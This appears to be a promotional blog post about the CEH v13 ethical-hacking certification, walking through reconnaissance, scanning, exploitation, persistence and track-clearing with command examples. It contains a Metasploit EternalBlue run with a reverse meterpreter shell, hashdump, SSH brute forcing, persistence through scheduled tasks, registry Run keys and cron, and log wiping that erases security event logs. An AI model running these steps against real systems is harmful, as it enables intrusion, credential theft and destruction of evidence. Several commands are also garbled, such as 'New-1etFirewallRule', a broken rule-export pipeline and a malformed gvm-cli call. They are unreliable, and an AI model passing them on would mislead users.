Listen to this Post
Introduction:

The Certified Ethical Hacker (C|EH) credential from EC-Council remains one of the most trusted ethical hacking certifications recommended by employers globally. As cybersecurity threats evolve with AI-driven attacks targeting cloud and IoT infrastructures, the CEH v13 curriculum now integrates machine learning across all five phases of ethical hacking—from reconnaissance to covering tracks. This certification validates a professional’s ability to think like an attacker, identify security vulnerabilities, and implement enterprise-grade mitigation strategies, making it an essential milestone for cybersecurity practitioners.
Learning Objectives:
- Master the five-phase ethical hacking methodology: reconnaissance, scanning, gaining access, maintaining access, and clearing tracks
- Deploy AI-assisted security techniques for automated threat detection, anomaly identification, and vulnerability prediction
- Execute penetration testing using industry-standard tools including Nmap, Metasploit, Burp Suite, and Hydra across Linux and Windows environments
You Should Know:
1. The CEH v13 Five-Phase Ethical Hacking Framework
The CEH methodology provides a structured approach to penetration testing that mirrors real-world attacker behavior.
Phase 1: Reconnaissance (Footprinting) – This preparatory phase involves gathering publicly available information about the target through passive techniques (Google Dorking, WHOIS lookups, DNS enumeration) and active methods (email tracking, social media intelligence).
Linux Commands for Reconnaissance:
 WHOIS lookup for domain information
whois example.com

DNS enumeration using dig
dig example.com ANY

Passive reconnaissance with theHarvester
theharvester -d example.com -b google

Network discovery with netdiscover
netdiscover -i eth0 -r 192.168.1.0/24
Windows Commands:
 DNS lookup
nslookup example.com

Network configuration analysis
ipconfig /all

Local network connections
netstat -an
Phase 2: Scanning and Enumeration – Once reconnaissance is complete, scanning identifies live hosts, open ports, operating systems, and running services.
Nmap Scanning Commands:
 Host discovery (ping sweep)
nmap -sn 192.168.1.0/24

Comprehensive port scan with OS detection
nmap -O -sV -p- 192.168.1.100

Aggressive scan with script execution
nmap -A 192.168.1.100

UDP scan for less common services
nmap -sU -p 53,67,68,69,123 192.168.1.100
Enumeration with Enum4linux (SMB enumeration):
enum4linux -a 192.168.1.100
Phase 3: Gaining Access – This phase involves exploiting identified vulnerabilities to obtain system access. The CEH v13 curriculum now incorporates AI-driven penetration testing where machine learning algorithms assist in identifying and exploiting vulnerabilities.
Metasploit Framework Usage:
 Start Metasploit console
msfconsole

Search for exploits targeting a specific service
search type:exploit name:smb

Use an exploit module
use exploit/windows/smb/ms17_010_eternalblue

Show required options
show options

Set target and payload
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50

Execute the exploit
exploit
Web Application Testing with Burp Suite:
- Configure browser to use Burp Suite proxy (127.0.0.1:8080)
2. Enable intercept mode to capture HTTP requests
- Use Repeater for manual request modification and testing
- Leverage Intruder for automated fuzzing and brute-force attacks
- Analyze responses for SQL injection, XSS, and other OWASP Top 10 vulnerabilities
Phase 4: Maintaining Access – After gaining initial access, ethical hackers implement persistence mechanisms to simulate advanced persistent threats (APTs).
Creating Persistence on Windows:
 Create scheduled task for persistence
schtasks /create /tn "Updater" /tr "C:\path\payload.exe" /sc onlogon

Registry persistence
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "Update" /t REG_SZ /d "C:\path\payload.exe"
Linux Persistence Techniques:
 Add to crontab for scheduled execution
echo "@reboot /path/to/payload" >> /etc/crontab

Create systemd service for persistence
sudo systemctl enable malicious.service
Phase 5: Clearing Tracks – The final phase involves removing all evidence of the penetration test to maintain operational security.
Linux Log Clearing:
 Clear bash history
history -c && history -w

Remove specific log entries
sed -i '/192.168.1.50/d' /var/log/auth.log

Clear system logs
echo "" > /var/log/syslog
Windows Log Management:
 Clear event logs
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
2. AI-Assisted Security Techniques in CEH v13
The CEH v13 certification represents a significant evolution, integrating artificial intelligence and machine learning across the ethical hacking lifecycle. This AI integration enhances threat detection efficiency and enables security professionals to predict potential breaches before they occur.
AI-Driven Threat Detection Workflow:
Step 1: Data Collection – Gather network traffic logs, system events, and user behavior data.
Step 2: Anomaly Detection – Deploy machine learning models to identify deviations from baseline behavior patterns.
Python Script for Basic Anomaly Detection:
import numpy as np
from sklearn.ensemble import IsolationForest

Sample network traffic data (packet sizes, connection durations)
X = np.array([[1500, 0.5], [64, 0.1], [1400, 0.4], [8000, 10.0]])

Train Isolation Forest model
model = IsolationForest(contamination=0.1)
model.fit(X)

Predict anomalies
predictions = model.predict(X)
 -1 indicates anomaly, 1 indicates normal
Step 3: Automated Vulnerability Scanning – AI algorithms prioritize vulnerabilities based on exploitability and potential business impact.
Integrating AI with OpenVAS:
 Install OpenVAS
sudo apt-get install openvas
sudo gvm-setup

Launch vulnerability scan
gvm-cli socket --gmp-username admin --gmp-password password socket --xml "<create_task>...</create_task>"
Step 4: AI-Assisted Exploitation – Machine learning models identify the most effective exploitation paths based on target configurations and known CVE databases.
Step 5: Continuous Learning – The system improves over time by analyzing successful and failed attack patterns, adapting to new threat vectors.
3. Vulnerability Assessment and Penetration Testing (VAPT) Implementation
A comprehensive VAPT engagement follows a structured methodology combining automated scanning with manual exploitation techniques.
VAPT Execution Framework:
Pre-Engagement: Define scope, obtain authorization, and establish rules of engagement.
Information Gathering:
 Passive reconnaissance using Shodan
shodan search "apache" --fields ip_str,port

Active scanning with Nmap
nmap -sV -sC -O -p- 192.168.1.0/24 -oA network_scan
Vulnerability Identification:
 Web vulnerability scanning with Nikto
nikto -h http://192.168.1.100

Directory brute-forcing with Gobuster
gobuster dir -u http://192.168.1.100 -w /usr/share/wordlists/dirb/common.txt

SQL injection detection with sqlmap
sqlmap -u "http://192.168.1.100/page?id=1" --batch --level=2
Exploitation and Post-Exploitation:
 Password cracking with Hydra
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100

Meterpreter post-exploitation
meterpreter > sysinfo
meterpreter > getuid
meterpreter > hashdump
meterpreter > shell
Reporting: Document all findings with severity ratings, remediation steps, and proof-of-concept exploits.
4. Enterprise Security and Vulnerability Mitigation
Beyond exploitation, CEH v13 emphasizes enterprise-grade security controls and mitigation strategies.
Network Hardening Commands:
Linux Firewall Configuration (iptables):
 Block all incoming traffic except established connections
iptables -P INPUT DROP
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

Allow SSH on port 22
iptables -A INPUT -p tcp --dport 22 -j ACCEPT

Block specific IP
iptables -A INPUT -s 192.168.1.200 -j DROP

Save rules
iptables-save > /etc/iptables/rules.v4
Windows Firewall Configuration:
 Block inbound port
New-1etFirewallRule -DisplayName "Block Port 445" -Direction Inbound -LocalPort 445 -Protocol TCP -Action Block

Allow specific IP
New-1etFirewallRule -DisplayName "Allow Admin" -Direction Inbound -RemoteAddress 192.168.1.50 -Action Allow

Export firewall rules
New-1etFirewallRule -DisplayName "Export Rule" | Export-Clixml -Path firewall_rules.xml
Security Hardening Best Practices:
- Implement multi-factor authentication (MFA) across all critical systems
- Regular patch management and vulnerability scanning
- Network segmentation to limit lateral movement
- Encryption of data at rest and in transit
- Continuous security monitoring and incident response planning
5. Career Trajectory and Industry Impact
The CEH certification serves as a powerful catalyst for career growth in cybersecurity, building confidence, credibility, and global exposure. With the cybersecurity job market projected to grow 29% from 2024-2034 and median salaries for penetration testers reaching $120,360, certified professionals are positioned for substantial career advancement. CEH v13 certification holders typically see salary increases of 12-18%, with entry-level positions offering broader market access compared to more specialized certifications.
What Undercode Say:
- CEH v13 is no longer just about hacking—it’s about AI-augmented defense. The integration of machine learning across all five ethical hacking phases represents a paradigm shift. Security professionals must now understand not only how to exploit vulnerabilities but also how AI can automate threat detection, predict attack vectors, and enhance response capabilities. This dual competency—traditional penetration testing combined with AI literacy—is becoming the new baseline for enterprise security roles.
-
Hands-on lab experience remains the true differentiator. While passing the CEH knowledge exam demonstrates theoretical understanding, the CEH Practical exam—a six-hour lab-based assessment—validates real-world skills. Aspiring ethical hackers should prioritize building home labs, practicing with tools like Nmap, Metasploit, and Burp Suite, and engaging in Capture The Flag (CTF) competitions to develop practical expertise.
The convergence of AI and ethical hacking is reshaping the cybersecurity landscape. Professionals who embrace this evolution—combining traditional penetration testing methodologies with AI-driven security techniques—will lead the next generation of cyber defense. The CEH v13 certification provides a structured pathway to acquire these competencies, but continuous hands-on practice and real-world application remain essential for mastery.
Prediction:
- +1 The integration of AI into ethical hacking will accelerate vulnerability discovery by 40-60% over the next three years, enabling organizations to identify and patch critical flaws before they can be exploited. Machine learning models will increasingly automate reconnaissance and scanning phases, allowing human analysts to focus on complex exploitation and strategic defense.
-
+1 CEH v13 certified professionals will see expanded job opportunities as organizations prioritize AI-literate security talent. The certification’s emphasis on AI-driven penetration testing aligns with the growing demand for security experts who can defend against AI-powered attacks and leverage automation for threat hunting.
-
-1 The democratization of AI-powered hacking tools may lower the barrier to entry for malicious actors, potentially increasing the frequency and sophistication of automated cyberattacks. Organizations must invest in AI-enhanced defense mechanisms and continuous security training to counter this evolving threat landscape.
-
+1 The CEH credential’s evolution to include AI and machine learning modules positions it as a foundational certification for next-generation security professionals. As the industry moves toward AI-augmented security operations, CEH v13 provides the essential knowledge base for career progression into specialized roles like AI Security Engineer or Machine Learning Security Analyst.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=3eMfJFldF3s
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eQfz2yaz – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


